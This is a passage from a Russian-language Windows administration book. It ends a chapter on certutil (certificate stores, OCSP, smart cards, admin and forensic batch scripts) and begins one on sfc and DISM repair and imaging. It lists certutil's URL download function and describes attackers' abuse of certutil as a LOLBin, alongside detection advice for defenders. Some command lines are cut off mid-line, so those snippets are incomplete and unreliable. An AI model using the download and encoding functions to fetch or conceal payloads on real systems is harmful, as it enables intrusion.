REM Шаг 1: Определяем, кто выдал сертификат
C:\>certutil -dump problem_cert.cer | findstr /i "Издатель"
Издатель:
    CN=Corp-Issuing-CA, DC=corp, DC=local

REM Шаг 2: Проверяем наличие промежуточного CA в хранилище
C:\>certutil -store CA | findstr /i "Corp-Issuing-CA"

REM Шаг 3: Если промежуточный CA отсутствует — загружаем из AIA
C:\>certutil -URL problem_cert.cer
REM В GUI находим URL AIA и загружаем сертификат CA

REM Шаг 4: Устанавливаем промежуточный CA
C:\>certutil -addstore CA intermediate-ca.cer
```

12.10.5. Работа с OCSP

Online Certificate Status Protocol (OCSP) — альтернатива CRL для проверки статуса отзыва сертификатов. `certutil` позволяет проверить работу OCSP-ответчика.

Проверка OCSP-статуса сертификата:

```
C:\>certutil -verify -urlfetch server.cer > verify_full.txt
```

В подробном выводе будет видно, какой метод проверки отзыва использовался — CRL или OCSP:

```
...
  Проверка отзыва сертификата пройдена
    dwFlags = 0x0 (0)
    dwUrlRetrievalTimeout = 15000 мс
    Проверка отзыва: OCSP
    URL OCSP: http://ocsp.corp.local/ocsp
    Статус: 0x0 (Good)
...
```

Тестирование OCSP-ответчика напрямую:

Для диагностики проблем с OCSP используется комбинация `-URL` и `-verify`:

```
C:\>certutil -URL server.cer
REM В GUI выбрать OCSP URL и нажать Retrieve
REM Результат покажет статус ответа: Good, Revoked или Unknown
```

Настройка приоритета проверки отзыва:

Windows позволяет настроить приоритет проверки отзыва — сначала OCSP, затем CRL, или наоборот:

```
REM Приоритет OCSP над CRL (по умолчанию в современных Windows)
certutil -setreg chain\ChainCacheResyncFiletime @now

REM Отключение проверки CRL (использовать только OCSP)
REM Внимание: не рекомендуется в продакшене
certutil -setreg chain\Options +0x4
```

12.10.6. Работа со смарт-картами и токенами

`certutil` поддерживает работу с аппаратными криптографическими устройствами — смарт-картами и USB-токенами.

Перечисление сертификатов на смарт-карте:

```
C:\>certutil -scinfo
...
Имя считывателя: Microsoft Virtual Smart Card Reader 0
Статус считывателя: SCARD_STATE_PRESENT
  Карта: Microsoft Identity Verification Virtual Smart Card
  Сертификаты на карте:
    Сертификат 0:
      Субъект: CN=Иванов Пётр, OU=IT
      Издатель: CN=Corp-Issuing-CA
      Серийный номер: 4a00000009...
```

Просмотр ключей на смарт-карте:

```
C:\>certutil -key -csp "Microsoft Base Smart Card Crypto Provider"
```

Импорт сертификата на смарт-карту:

```
C:\>certutil -csp "Microsoft Base Smart Card Crypto Provider" -importPFX user.pfx
```

Работа со смарт-картами через `certutil` особенно актуальна в корпоративных средах с двухфакторной аутентификацией, где смарт-карты используются для входа в систему, подписания электронной почты и VPN-аутентификации.

12.11. Справочная таблица команд

Ниже приведена сводная таблица наиболее используемых команд `certutil` с кратким описанием и типичными сценариями применения.

Команда	Описание	Требует admin
`-store [хранилище]`	Просмотр хранилища сертификатов	Нет*
`-user -store [хранилище]`	Просмотр хранилища пользователя	Нет
`-viewstore [хранилище]`	GUI просмотр хранилища	Нет*
`-addstore [хранилище] [файл]`	Добавление сертификата	Да**
`-delstore [хранилище] [id]`	Удаление сертификата	Да**
`-verify [файл]`	Проверка цепочки сертификатов	Нет
`-URL [файл]`	GUI проверка URL из сертификата	Нет
`-encode [вход] [выход]`	Base64 кодирование	Нет
`-decode [вход] [выход]`	Base64 декодирование	Нет
`-encodehex [вход] [выход] [fmt]`	HEX кодирование	Нет
`-decodehex [вход] [выход] [fmt]`	HEX декодирование	Нет
`-hashfile [файл] [алг]`	Вычисление хеша файла	Нет
`-urlcache -split -f [URL]`	Загрузка файла из URL	Нет
`-urlcache *`	Просмотр URL-кеша	Нет
`-urlcache * delete`	Очистка URL-кеша	Нет
`-CRL`	Публикация CRL	Да
`-importPFX [файл]`	Импорт PKCS#12	Да***
`-exportPFX [хранилище] [id] [файл]`	Экспорт PKCS#12	Да***
`-key`	Перечисление ключей	Нет
`-csplist`	Список криптопровайдеров	Нет
`-dump [файл]`	Дамп криптографического объекта	Нет
`-asn [файл]`	Парсинг ASN.1	Нет
`-ping [CA]`	Проверка доступности CA	Нет
`-template`	Просмотр шаблонов сертификатов	Нет
`-backup [каталог]`	Резервное копирование CA	Да
`-restore [каталог]`	Восстановление CA	Да
`-setreg [параметр] [значение]`	Настройка параметров CA	Да
`-getreg [параметр]`	Чтение параметров CA	Нет

* Для хранилищ компьютера (`Root`, `CA`) чтение доступно без прав администратора, но запись требует повышения привилегий.
** Для хранилищ текущего пользователя (с флагом `-user`) права администратора не требуются.
*** Зависит от контекста: для хранилища пользователя — нет, для хранилища компьютера — да.

12.12. Практические сценарии

Сценарий 1: Автоматизация запроса и установки сертификатов

Одной из рутинных задач администратора PKI является запрос и установка серверных сертификатов. `certutil` позволяет автоматизировать этот процесс целиком.

Создание INF-файла для запроса:

```
; request.inf — шаблон запроса сертификата
[Version]
Signature="$Windows NT$"

[NewRequest]
Subject = "CN=webserver.corp.local, O=Corp, C=RU"
KeySpec = 1
KeyLength = 2048
Exportable = TRUE
MachineKeySet = TRUE
SMIME = FALSE
PrivateKeyArchive = FALSE
UserProtected = FALSE
UseExistingKeySet = FALSE
ProviderName = "Microsoft RSA SChannel Cryptographic Provider"
ProviderType = 12
RequestType = PKCS10
KeyUsage = 0xa0
HashAlgorithm = SHA256

[EnhancedKeyUsageExtension]
OID = 1.3.6.1.5.5.7.3.1  ; Server Authentication

[Extensions]
2.5.29.17 = "{text}"
_continue_ = "dns=webserver.corp.local&"
_continue_ = "dns=webserver&"
_continue_ = "dns=www.corp.local"
```

Генерация запроса, отправка на CA и установка:

```
@echo off
REM Генерация CSR из INF-файла
certreq -new request.inf request.csr
echo Запрос сгенерирован: request.csr

REM Отправка запроса на CA
certreq -submit -config "Corp-CA01.corp.local\Corp-Issuing-CA" request.csr response.cer

REM Установка полученного сертификата
certreq -accept response.cer
echo Сертификат установлен.

REM Проверка установки
certutil -store My | findstr /i "webserver"
```

Хотя `certreq` — отдельная утилита, она тесно связана с `certutil` и часто используется совместно. `certutil` при этом выполняет роль инструмента верификации и диагностики.

Сценарий 2: Аудит сертификатов с истекающим сроком действия

```
@echo off
echo ============================================
echo  Аудит сертификатов — %date% %time%
echo ============================================
echo.

echo --- Личные сертификаты компьютера ---
certutil -store My

echo --- Сертификаты веб-сервера (IIS) ---
certutil -store "WebHosting"

echo --- Проверка сроков ---
echo Текущая дата: %date%
echo.
echo Сертификаты, требующие обновления, отмечены как:
echo "NotAfter:" с датой в ближайшие 30 дней
```

Сценарий 3: Массовая установка корневых сертификатов

```
@echo off
setlocal enabledelayedexpansion

set CERT_DIR=\\fileserver\share\certificates
set LOG=C:\Logs\cert_install_%date:~-4%-%date:~3,2%-%date:~0,2%.log

echo Начало установки корневых сертификатов: %date% %time% > %LOG%

for %%f in (%CERT_DIR%\root\*.cer) do (
    echo Установка: %%~nxf >> %LOG%
    certutil -addstore Root "%%f" >> %LOG% 2>&1
    if !errorlevel! equ 0 (
        echo   [OK] %%~nxf >> %LOG%
    ) else (
        echo   [ОШИБКА] %%~nxf >> %LOG%
    )
)

for %%f in (%CERT_DIR%\intermediate\*.cer) do (
    echo Установка промежуточного: %%~nxf >> %LOG%
    certutil -addstore CA "%%f" >> %LOG% 2>&1
)

echo Завершено: %date% %time% >> %LOG%
echo Установка завершена. Лог: %LOG%
```

Сценарий 4: Проверка целостности критических файлов

```
@echo off
REM Скрипт проверки целостности системных файлов
REM Запускать через Task Scheduler ежедневно

set BASELINE=C:\Security\baseline_hashes.txt
set REPORT=C:\Security\integrity_%date:~-4%%date:~3,2%%date:~0,2%.txt

echo Проверка целостности: %date% %time% > %REPORT%
echo. >> %REPORT%

set FAIL=0

for /f "tokens=1,2 delims=|" %%a in (%BASELINE%) do (
    for /f "skip=1 delims=" %%h in ('certutil -hashfile "%%a" SHA256 2^>nul') do (
        if "%%h" neq "CertUtil: -hashfile — команда успешно выполнена." (
            if "%%h" neq "%%b" (
                echo [НЕСОВПАДЕНИЕ] %%a >> %REPORT%
                echo   Ожидалось: %%b >> %REPORT%
                echo   Получено:  %%h >> %REPORT%
                set FAIL=1
            ) else (
                echo [OK] %%a >> %REPORT%
            )
        )
    )
)

if %FAIL%==1 (
    echo.
    echo ОБНАРУЖЕНЫ НЕСОВПАДЕНИЯ! Проверьте отчёт: %REPORT%
    REM Здесь можно добавить отправку оповещения
)
```

Сценарий 5: Форензика — анализ следов certutil

```
@echo off
echo ============================================
echo  Форензика: анализ артефактов certutil
echo ============================================
echo.

echo --- URL-кеш текущего пользователя ---
certutil -urlcache *
echo.

echo --- Содержимое CryptnetUrlCache ---
dir /s /b "%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\"
echo.

echo --- Метаданные CryptnetUrlCache ---
dir /s /b "%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\"
echo.

echo --- Prefetch для certutil ---
dir "C:\Windows\Prefetch\CERTUTIL*" 2>nul
echo.

echo --- Последние события запуска certutil (Sysmon Event ID 1) ---
wevtutil qe "Microsoft-Windows-Sysmon/Operational" /q:"*[System[(EventID=1)]] and *[Ev
echo.
```

Итоги главы

`certutil.exe` — это не просто утилита управления сертификатами. Это полноценный криптографический инструментарий, встроенный в каждую установку Windows, способный:

- **Управлять сертификатами** во всех хранилищах Windows (просмотр, добавление, удаление, проверка цепочек)
- **Кодировать и декодировать** произвольные файлы в Base64 и HEX с поддержкой множества форматов

- **Вычислять криптографические хеши** файлов (MD5, SHA1, SHA256, SHA384, SHA512)
- **Загружать файлы** из интернета, функционируя как встроенный HTTP-клиент
- **Работать с PKI-инфраструктурой** — CRL, шаблоны, конфигурация CA, резервное копирование
- **Анализировать криптографические структуры** на уровне ASN.1

  Именно эта универсальность делает `certutil` одним из наиболее популярных LOLBins среди атакующих. Способность загружать файлы, кодировать/декодировать данные и вычислять хеши — всё это из подписанного Microsoft бинарного файла, который разрешён в большинстве сред — создаёт серьёзный вектор угрозы.

  Для защитников критически важно:

1. Знать все возможности `certutil` — невозможно обнаружить то, чего не понимаешь
2. Настроить мониторинг командной строки процесса через Sysmon или аналогичные инструменты
3. Внедрить правила обнаружения (Sigma, YARA) в SIEM
4. При возможности — ограничить доступ к `certutil` через AppLocker/WDAC для пользователей, которым он не нужен
5. Регулярно проверять артефакты URL-кеша и Prefetch как часть процедур threat hunting

   Отдельно стоит упомянуть, что `certutil` — один из немногих инструментов, включённых одновременно в каталоги LOLBAS (Living Off The Land Binaries and Scripts), MITRE ATT&CK (множество техник) и в стандартные руководства Microsoft по администрированию PKI. Эта двойственность делает его идеальным объектом для изучения: понимание `certutil` одинаково важно для администраторов PKI, специалистов по информационной безопасности, пентестеров и аналитиков SOC.

   Исторический контекст также заслуживает внимания. До появления `curl.exe` в Windows 10 (1803) и широкого распространения PowerShell, `certutil` был фактически единственным штатным способом загрузки файлов из интернета через командную строку Windows. Это объясняет, почему он так глубоко укоренился в инструментарии как администраторов, так и атакующих — для многих сценариев альтернатив просто не было.

   В следующей главе мы рассмотрим ещё один многофункциональный инструмент из System32, который также активно используется как в легитимных, так и в вредоносных сценариях.

Глава 13: sfc, DISM, sigverif, BitLocker — целостность и защита системы

Введение

Целостность операционной системы — фундаментальное условие её надёжной и безопасной работы. Повреждение системных файлов, несанкционированная модификация компонентов, отсутствие шифрования дисков — всё это создаёт угрозы как для стабильности, так и для безопасности инфраструктуры. Windows предоставляет набор встроенных инструментов, позволяющих верифицировать целостность системных файлов, восстанавливать повреждённые компоненты, управлять образами развёртывания и обеспечивать криптографическую защиту данных на дисках.

В данной главе мы подробно рассмотрим четыре ключевых направления: проверку и восстановление системных файлов (sfc.exe), обслуживание образов и компонентов (DISM.exe), верификацию цифровых подписей (sigverif.exe) и управление шифрованием дисков (BitLocker и сопутствующие утилиты). Дополнительно мы затронем инструменты управления политиками целостности кода (CiTool.exe) и конфигурацию загрузчика (bcdedit.exe). Каждый раздел сопровождается практическими сценариями, актуальными для системных администраторов, инженеров по безопасности и специалистов по форензике.

13.1. sfc.exe — System File Checker

13.1.1. Назначение и архитектура

System File Checker (sfc.exe) — консольная утилита, предназначенная для проверки целостности защищённых системных файлов Windows и их автоматического восстановления из хранилища компонентов. Утилита расположена в `%SystemRoot%\System32\sfc.exe` и требует для работы привилегий администратора.

Исторически механизм защиты системных файлов прошёл через две стадии эволюции:

Windows File Protection (WFP) — механизм, существовавший в Windows 2000/XP/Server 2003. WFP отслеживал замену защищённых системных файлов и автоматически восстанавливал оригинальные версии из кэша `%SystemRoot%\system32\dllcache`. Механизм работал в реальном времени, перехватывая операции записи через уведомления файловой системы.

Windows Resource Protection (WRP) — усовершенствованный механизм, введённый в Windows Vista и используемый по сей день. WRP защищает не только файлы, но и критические ключи реестра и системные папки. В отличие от WFP, WRP использует списки контроля доступа (ACL): защищённые объекты принадлежат учётной записи TrustedInstaller, и даже администраторы не имеют прав на их модификацию без изменения владельца. Хранилище эталонных копий файлов перемещено в WinSxS (Windows Side-by-Side).

13.1.2. Основные команды

Полная проверка с восстановлением:

```
sfc /scannow
```

Эта команда запускает полное сканирование всех защищённых системных файлов. Каждый файл проверяется путём сравнения хеша с эталонным значением из каталога компонентов. При обнаружении несоответствия файл автоматически восстанавливается из хранилища `%SystemRoot%\WinSxS`. Процесс сканирования проходит в пять фаз (verification phases), прогресс отображается в процентах.

Типичный вывод при успешном завершении:

```
Программа защиты ресурсов Windows не обнаружила нарушений целостности.
```

Или при обнаружении и исправлении проблем:

```
Программа защиты ресурсов Windows обнаружила повреждённые файлы и успешно их восстанови
Подробные сведения см. в файле CBS.Log:
%WinDir%\Logs\CBS\CBS.log
```

Проверка без восстановления:

```
sfc /verifyonly
```

Выполняет аналогичное сканирование, но не предпринимает попыток восстановления. Полезно для аудита состояния системы, когда необходимо только зафиксировать наличие повреждений без немедленного вмешательства. Результаты записываются в CBS.log.

Проверка конкретного файла:

```
sfc /scanfile=C:\Windows\System32\kernel32.dll
```

Проверяет и при необходимости восстанавливает указанный файл. Команда полезна, когда известно, какой именно файл мог быть повреждён, и полное сканирование нецелесообразно по причине продолжительности.

```
sfc /verifyfile=C:\Windows\System32\ntdll.dll
```

Аналогично, но только проверка без восстановления.

Offline-сканирование:

```
sfc /scannow /offbootdir=D:\ /offwindir=D:\Windows
```

Данные параметры позволяют сканировать неактивную установку Windows — например, смонтированный VHD-диск или систему, загруженную с другого тома. Параметр `/offbootdir` указывает на корень загрузочного раздела, `/offwindir` — на каталог Windows целевой установки. Это критически важно в сценариях восстановления, когда основная система не загружается и работа ведётся из Windows RE (Recovery Environment) или альтернативной установки.

```
:: Пример: сканирование системы на диске E: из среды восстановления
sfc /scannow /offbootdir=E:\ /offwindir=E:\Windows
```

13.1.3. Анализ логов CBS.log

Все результаты работы sfc записываются в файл `%SystemRoot%\Logs\CBS\CBS.log`. Этот файл содержит подробную информацию обо всех проверенных файлах, обнаруженных повреждениях и предпринятых действиях. Файл может быть весьма объёмным — десятки и сотни мегабайт на давно работающих системах.

Для фильтрации записей, относящихся непосредственно к sfc, используется следующая команда:

```
findstr /c:"[SR]" %WinDir%\Logs\CBS\CBS.log > C:\temp\sfc_results.txt
```

Маркер `[SR]` (System Repair) помечает строки, относящиеся к операциям проверки и восстановления. Типичные записи:

```
2026-03-15 10:23:45, Info    CSI    000001a2 [SR] Verifying 100 (0x64) components
2026-03-15 10:23:46, Info    CSI    000001a5 [SR] Cannot repair member file [l:24{12}]
2026-03-15 10:23:47, Info    CSI    000001a8 [SR] Repairing file [l:36{18}]"\??\C:\Win
```

Ключевые паттерны для анализа:

- `[SR] Cannot repair member file` — файл повреждён и не может быть восстановлен (хранилище компонентов также повреждено);
- `[SR] Repairing file` — файл успешно восстановлен;
- `[SR] Verify complete` — сканирование завершено;
- `[SR] This component was referenced by` — информация о компоненте, к которому принадлежит файл.

Для автоматизированного анализа на PowerShell:

```
# Извлечение всех записей о восстановлении
Select-String -Path "$env:windir\Logs\CBS\CBS.log" -Pattern '\[SR\] Repairing' |
    ForEach-Object { $_.Line } |
    Out-File C:\temp\repaired_files.txt

# Подсчёт повреждённых файлов
$damaged = Select-String -Path "$env:windir\Logs\CBS\CBS.log" -Pattern '\[SR\] Cannot r
Write-Host "Обнаружено невосстанавливаемых файлов: $($damaged.Count)"
```

13.1.4. Хранилище компонентов WinSxS

Каталог `%SystemRoot%\WinSxS` (Windows Side-by-Side) — центральное хранилище компонентов Windows. Оно содержит все версии всех системных компонентов, установленных в системе, включая файлы обновлений. Именно из этого хранилища sfc берёт эталонные копии файлов при восстановлении.

Структура WinSxS организована следующим образом:

- `WinSxS\Manifests\` — манифесты компонентов, описывающие состав и хеши файлов;
- `WinSxS\Catalogs\` — каталоги подписей компонентов;
- `WinSxS\Temp\` — временные файлы операций обслуживания;
- `WinSxS\Backup\` — резервные копии критических манифестов;
- Каталоги вида `amd64_microsoft-windows-*` — файлы конкретных компонентов с полной версионной идентификацией.

Важно понимать, что большинство файлов в WinSxS — жёсткие ссылки (hard links) на файлы в `System32` и других системных каталогах. Поэтому реальный размер WinSxS значительно меньше, чем показывает Проводник. Для корректной оценки:

```
Dism /Online /Cleanup-Image /AnalyzeComponentStore
```

Если хранилище компонентов повреждено, sfc не сможет восстановить файлы. В этом случае необходимо сначала восстановить само хранилище с помощью DISM (раздел 13.2).

13.1.5. Практика: восстановление повреждённой системы

Рекомендуемая последовательность действий при подозрении на повреждение системных файлов:

```
:: Шаг 1: Проверка состояния хранилища компонентов
DISM /Online /Cleanup-Image /CheckHealth

:: Шаг 2: Если хранилище повреждено — восстановление
DISM /Online /Cleanup-Image /RestoreHealth

:: Шаг 3: Проверка и восстановление системных файлов
sfc /scannow

:: Шаг 4: Анализ результатов
findstr /c:"[SR]" %WinDir%\Logs\CBS\CBS.log > C:\temp\sfc_report.txt
```

Если sfc по-прежнему сообщает о невосстанавливаемых файлах после DISM /RestoreHealth, можно указать альтернативный источник восстановления:

```
:: Использование ISO-образа Windows как источника
DISM /Online /Cleanup-Image /RestoreHealth /Source:WIM:D:\sources\install.wim:1

:: Повторный запуск sfc
sfc /scannow
```

В крайних случаях можно вручную заменить повреждённый файл:

```
# Получение информации о владельце
icacls C:\Windows\System32\damaged_file.dll

# Получение прав на файл
takeown /f C:\Windows\System32\damaged_file.dll
icacls C:\Windows\System32\damaged_file.dll /grant Administrators:F

# Замена файла из резервной копии
copy /Y C:\backup\damaged_file.dll C:\Windows\System32\damaged_file.dll

# Восстановление владельца TrustedInstaller
icacls C:\Windows\System32\damaged_file.dll /setowner "NT SERVICE\TrustedInstaller"
```

13.2. DISM.exe — Deployment Image Servicing and Management

13.2.1. Назначение и архитектура

DISM (Deployment Image Servicing and Management) — мощный инструмент командной строки для обслуживания образов Windows. Утилита расположена в `%SystemRoot%\System32\Dism.exe` и работает с образами как в онлайн-режиме (текущая работающая система), так и в офлайн-режиме (смонтированный образ WIM/VHD/VHDX).

DISM использует провайдерную архитектуру: базовый движок загружает специализированные провайдеры (DLL), каждый из которых отвечает за свою область функциональности — управление пакетами, драйверами, компонентами, международными настройками и т. д. Это обеспечивает расширяемость и модульность инструмента.

Основные категории операций DISM:

- **Обслуживание образов** — создание, монтирование, захват, применение образов;
- **Обслуживание компонентов** — управление Windows Features, пакетами обновлений, драйверами;
- **Восстановление** — проверка и восстановление хранилища компонентов;
- **Очистка** — удаление устаревших компонентов и сжатие хранилища.

13.2.2. Проверка и восстановление хранилища компонентов

CheckHealth — быстрая проверка:

```
DISM /Online /Cleanup-Image /CheckHealth
```

Выполняет быструю проверку, основанную на анализе ранее записанных флагов повреждения. Эта операция не производит полного сканирования; она лишь проверяет, были ли ранее зафиксированы маркеры повреждения хранилища. Выполняется за секунды.

Возможные результаты: - «Повреждение хранилища компонентов не обнаружено» — проблем нет; - «Хранилище компонентов подлежит восстановлению» — обнаружены повреждения, но они восстановимы; - «Хранилище компонентов повреждено» — требуется RestoreHealth.

ScanHealth — полное сканирование:

```
DISM /Online /Cleanup-Image /ScanHealth
```

Выполняет полное сканирование хранилища компонентов, проверяя целостность всех манифестов и файлов. Операция может занять 10-30 минут в зависимости от количества установленных компонентов и производительности дисковой подсистемы. Результат — подробный отчёт о состоянии хранилища.

RestoreHealth — восстановление:

```
DISM /Online /Cleanup-Image /RestoreHealth
```

Выполняет сканирование и автоматическое восстановление повреждённых компонентов. По умолчанию DISM использует Windows Update как источник восстановления — недостающие или повреждённые файлы загружаются с серверов Microsoft. Это требует активного подключения к Интернету.
Альтернативные источники восстановления:

```
:: Использование локального WIM-образа
DISM /Online /Cleanup-Image /RestoreHealth /Source:WIM:D:\sources\install.wim:1

:: Использование смонтированного образа
DISM /Online /Cleanup-Image /RestoreHealth /Source:C:\mount\windows

:: Использование сетевого ресурса
DISM /Online /Cleanup-Image /RestoreHealth /Source:\\server\share\install.wim:1

:: Запрет обращения к Windows Update при наличии локального источника
DISM /Online /Cleanup-Image /RestoreHealth /Source:WIM:D:\sources\install.wim:1 /Limit
```

Параметр `/LimitAccess` критически важен в корпоративных средах с ограниченным доступом к Интернету или при необходимости использования строго определённой версии файлов.
Логи DISM записываются в `%SystemRoot%\Logs\DISM\dism.log`. Для подробного анализа:

```
# Просмотр последних ошибок DISM
Select-String -Path "$env:windir\Logs\DISM\dism.log" -Pattern 'Error|Warning' -Context
    Select-Object -Last 50
```

13.2.3. Очистка хранилища компонентов

StartComponentCleanup — удаление устаревших компонентов:

```
DISM /Online /Cleanup-Image /StartComponentCleanup
```

Удаляет предыдущие версии обновлённых компонентов, которые более не требуются. Эквивалент задачи StartComponentCleanup в планировщике задач, но с немедленным выполнением. Освобождает дисковое пространство.

```
:: Более агрессивная очистка с удалением резервных копий обновлений
:: После выполнения откат установленных обновлений станет невозможен
DISM /Online /Cleanup-Image /StartComponentCleanup /ResetBase
```

Параметр `/ResetBase` удаляет все заменённые версии компонентов, делая невозможным удаление ранее установленных обновлений. Применяйте его осознанно — только после того, как убедитесь в стабильности всех установленных обновлений.

```
:: Очистка устаревших пакетов Service Pack (если применимо)
DISM /Online /Cleanup-Image /SPSuperseded
```

Анализ размера хранилища:

```
DISM /Online /Cleanup-Image /AnalyzeComponentStore
```

Выводит детальный отчёт о размере хранилища:

```
Размер хранилища компонентов: 8.34 GB
    Общие файлы с Windows: 5.12 GB
    Резервные копии и отключённые компоненты: 1.87 GB
    Кэш и временные данные: 0.35 GB
    Дата последней очистки: 2026-03-01
Рекомендуется очистка хранилища компонентов: Да
```

13.2.4. Работа с образами

DISM позволяет создавать, монтировать и применять образы Windows в форматах WIM (Windows Imaging Format) и ESD (Electronic Software Download).

Получение информации об образе:

```
DISM /Get-ImageInfo /ImageFile:D:\sources\install.wim
```

Вывод содержит список всех индексов (редакций Windows) в образе с именами, описаниями и размерами.

```
:: Детальная информация о конкретном индексе
DISM /Get-ImageInfo /ImageFile:D:\sources\install.wim /Index:1
```

Монтирование образа:

```
:: Монтирование для чтения и записи
DISM /Mount-Image /ImageFile:D:\sources\install.wim /Index:1 /MountDir:C:\mount

:: Монтирование только для чтения
DISM /Mount-Image /ImageFile:D:\sources\install.wim /Index:1 /MountDir:C:\mount /ReadOn
```

После монтирования образ доступен как обычное дерево каталогов в указанной точке монтирования. Все офлайн-операции DISM применяются к этому каталогу.

Сохранение и размонтирование:

```
:: Сохранение изменений и размонтирование
DISM /Unmount-Image /MountDir:C:\mount /Commit

:: Отмена изменений и размонтирование
DISM /Unmount-Image /MountDir:C:\mount /Discard
```

Захват образа (Capture):

```
:: Создание WIM-образа из существующей установки
DISM /Capture-Image /ImageFile:D:\backup\custom.wim /CaptureDir:C:\ /Name:"Windows Cust
```

Параметры сжатия: `none`, `fast`, `maximum`. Для производственных образов рекомендуется `maximum` — обеспечивает лучшее сжатие при умеренных затратах времени.

Применение образа (Apply):

```
:: Применение образа на чистый том
DISM /Apply-Image /ImageFile:D:\backup\custom.wim /Index:1 /ApplyDir:E:\
```

Экспорт индекса в новый образ:

```
:: Экспорт конкретной редакции в отдельный WIM
DISM /Export-Image /SourceImageFile:D:\sources\install.wim /SourceIndex:3 /DestinationI
```

Экспорт полезен для уменьшения размера образа — оставляем только нужную редакцию Windows, удаляя все остальные.

13.2.5. Управление компонентами Windows

Список установленных компонентов:

```
DISM /Online /Get-Features
```

Для офлайн-образа:

```
DISM /Image:C:\mount /Get-Features
```

Информация о конкретном компоненте:

```
DISM /Online /Get-FeatureInfo /FeatureName:Microsoft-Hyper-V-All
```

Включение компонента:

```
:: Включение Hyper-V со всеми зависимостями
DISM /Online /Enable-Feature /FeatureName:Microsoft-Hyper-V-All /All

:: Включение подсистемы Windows для Linux
DISM /Online /Enable-Feature /FeatureName:Microsoft-Windows-Subsystem-Linux

:: Включение с указанием источника файлов
DISM /Online /Enable-Feature /FeatureName:NetFx3 /All /Source:D:\sources\sxs /LimitAcce
```

Параметр `/All` включает все родительские компоненты, от которых зависит указанный. Без этого параметра операция завершится ошибкой, если зависимости не удовлетворены.

Отключение компонента:

```
DISM /Online /Disable-Feature /FeatureName:Microsoft-Hyper-V-All

:: Отключение с удалением файлов компонента (payload removal)
DISM /Online /Disable-Feature /FeatureName:Microsoft-Hyper-V-All /Remove
```

Параметр `/Remove` удаляет файлы компонента из хранилища, освобождая место. Повторное включение потребует наличия внешнего источника файлов.

13.2.6. Управление пакетами обновлений

Список установленных пакетов:

```
DISM /Online /Get-Packages
```

Выводит информацию обо всех установленных пакетах обновлений, языковых пакетах, пакетах компонентов.

Информация о конкретном пакете:

```
DISM /Online /Get-PackageInfo /PackageName:Package_for_KB5034765~31bf3856ad364e35~amd64
```

Добавление пакета:

```
:: Установка CAB-пакета обновления
DISM /Online /Add-Package /PackagePath:C:\updates\windows10.0-kb5034765-x64.cab

:: Установка нескольких пакетов из каталога
DISM /Online /Add-Package /PackagePath:C:\updates\

:: Офлайн-установка обновления в образ
DISM /Image:C:\mount /Add-Package /PackagePath:C:\updates\update.cab
```

Удаление пакета:

```
DISM /Online /Remove-Package /PackageName:Package_for_KB5034765~31bf3856ad364e35~amd64
```

13.2.7. Управление драйверами

Список установленных OEM-драйверов:

```
DISM /Online /Get-Drivers
```

Отображает все сторонние (OEM) драйверы, установленные в системе, с именами INF-файлов и датами.

```
:: Подробная информация о драйвере
DISM /Online /Get-DriverInfo /Driver:oem15.inf
```

Добавление драйвера:

```
:: Добавление одного драйвера
DISM /Online /Add-Driver /Driver:C:\drivers\network\netadapter.inf

:: Рекурсивное добавление всех драйверов из каталога
DISM /Online /Add-Driver /Driver:C:\drivers\ /Recurse

:: Добавление неподписанного драйвера (требует отключённой проверки подписей)
DISM /Online /Add-Driver /Driver:C:\drivers\custom.inf /ForceUnsigned

:: Офлайн-внедрение драйверов в образ
DISM /Image:C:\mount /Add-Driver /Driver:C:\drivers\ /Recurse
```

Удаление драйвера:

```
DISM /Online /Remove-Driver /Driver:oem15.inf
```

Удалить можно только OEM-драйверы (сторонние). Встроенные драйверы Microsoft (inbox drivers) не подлежат удалению через DISM.

13.2.8. Практика: создание кастомных образов Windows

Типичный workflow создания корпоративного образа Windows:

```
:: 1. Создание каталога монтирования
mkdir C:\mount

:: 2. Монтирование исходного образа
DISM /Mount-Image /ImageFile:D:\sources\install.wim /Index:3 /MountDir:C:\mount

:: 3. Внедрение драйверов
DISM /Image:C:\mount /Add-Driver /Driver:C:\corporate\drivers\ /Recurse

:: 4. Включение необходимых компонентов
DISM /Image:C:\mount /Enable-Feature /FeatureName:NetFx3 /All /Source:D:\sources\sxs
DISM /Image:C:\mount /Enable-Feature /FeatureName:Microsoft-Hyper-V-All /All

:: 5. Установка обновлений
DISM /Image:C:\mount /Add-Package /PackagePath:C:\corporate\updates\

:: 6. Удаление ненужных компонентов (AppX-пакеты)
DISM /Image:C:\mount /Remove-ProvisionedAppxPackage /PackageName:Microsoft.XboxGamingO

:: 7. Установка языкового пакета
DISM /Image:C:\mount /Add-Package /PackagePath:C:\corporate\langpacks\Microsoft-Windows

:: 8. Настройка международных параметров
DISM /Image:C:\mount /Set-AllIntl:ru-RU
DISM /Image:C:\mount /Set-TimeZone:"Russian Standard Time"

:: 9. Сохранение и размонтирование
DISM /Unmount-Image /MountDir:C:\mount /Commit

:: 10. Экспорт для оптимизации размера
DISM /Export-Image /SourceImageFile:D:\sources\install.wim /SourceIndex:3 /Destination
```

Для автоматизации этого процесса рекомендуется оформить все команды в PowerShell-скрипт с проверками ошибок на каждом этапе:

```powershell
$ErrorActionPreference = 'Stop'
$mountDir = 'C:\mount'
$sourceWim = 'D:\sources\install.wim'
$targetWim = 'D:\corporate\install.wim'
$index = 3

try {
    Write-Host "Монтирование образа..."
    DISM /Mount-Image /ImageFile:$sourceWim /Index:$index /MountDir:$mountDir
    if ($LASTEXITCODE -ne 0) { throw "Ошибка монтирования: $LASTEXITCODE" }

    Write-Host "Внедрение драйверов..."
    DISM /Image:$mountDir /Add-Driver /Driver:C:\corporate\drivers\ /Recurse
    # Код 2 = не найдено подходящих драйверов (допустимо)
    if ($LASTEXITCODE -notin 0, 2) { throw "Ошибка добавления драйверов: $LASTEXITCODE"

    Write-Host "Установка обновлений..."
    DISM /Image:$mountDir /Add-Package /PackagePath:C:\corporate\updates\
    if ($LASTEXITCODE -ne 0) { throw "Ошибка установки обновлений: $LASTEXITCODE" }

    Write-Host "Сохранение образа..."
    DISM /Unmount-Image /MountDir:$mountDir /Commit
    if ($LASTEXITCODE -ne 0) { throw "Ошибка сохранения: $LASTEXITCODE" }

    Write-Host "Экспорт образа..."
    DISM /Export-Image /SourceImageFile:$sourceWim /SourceIndex:$index /DestinationImag
    if ($LASTEXITCODE -ne 0) { throw "Ошибка экспорта: $LASTEXITCODE" }

    Write-Host "Образ успешно создан: $targetWim" -ForegroundColor Green
}
catch {
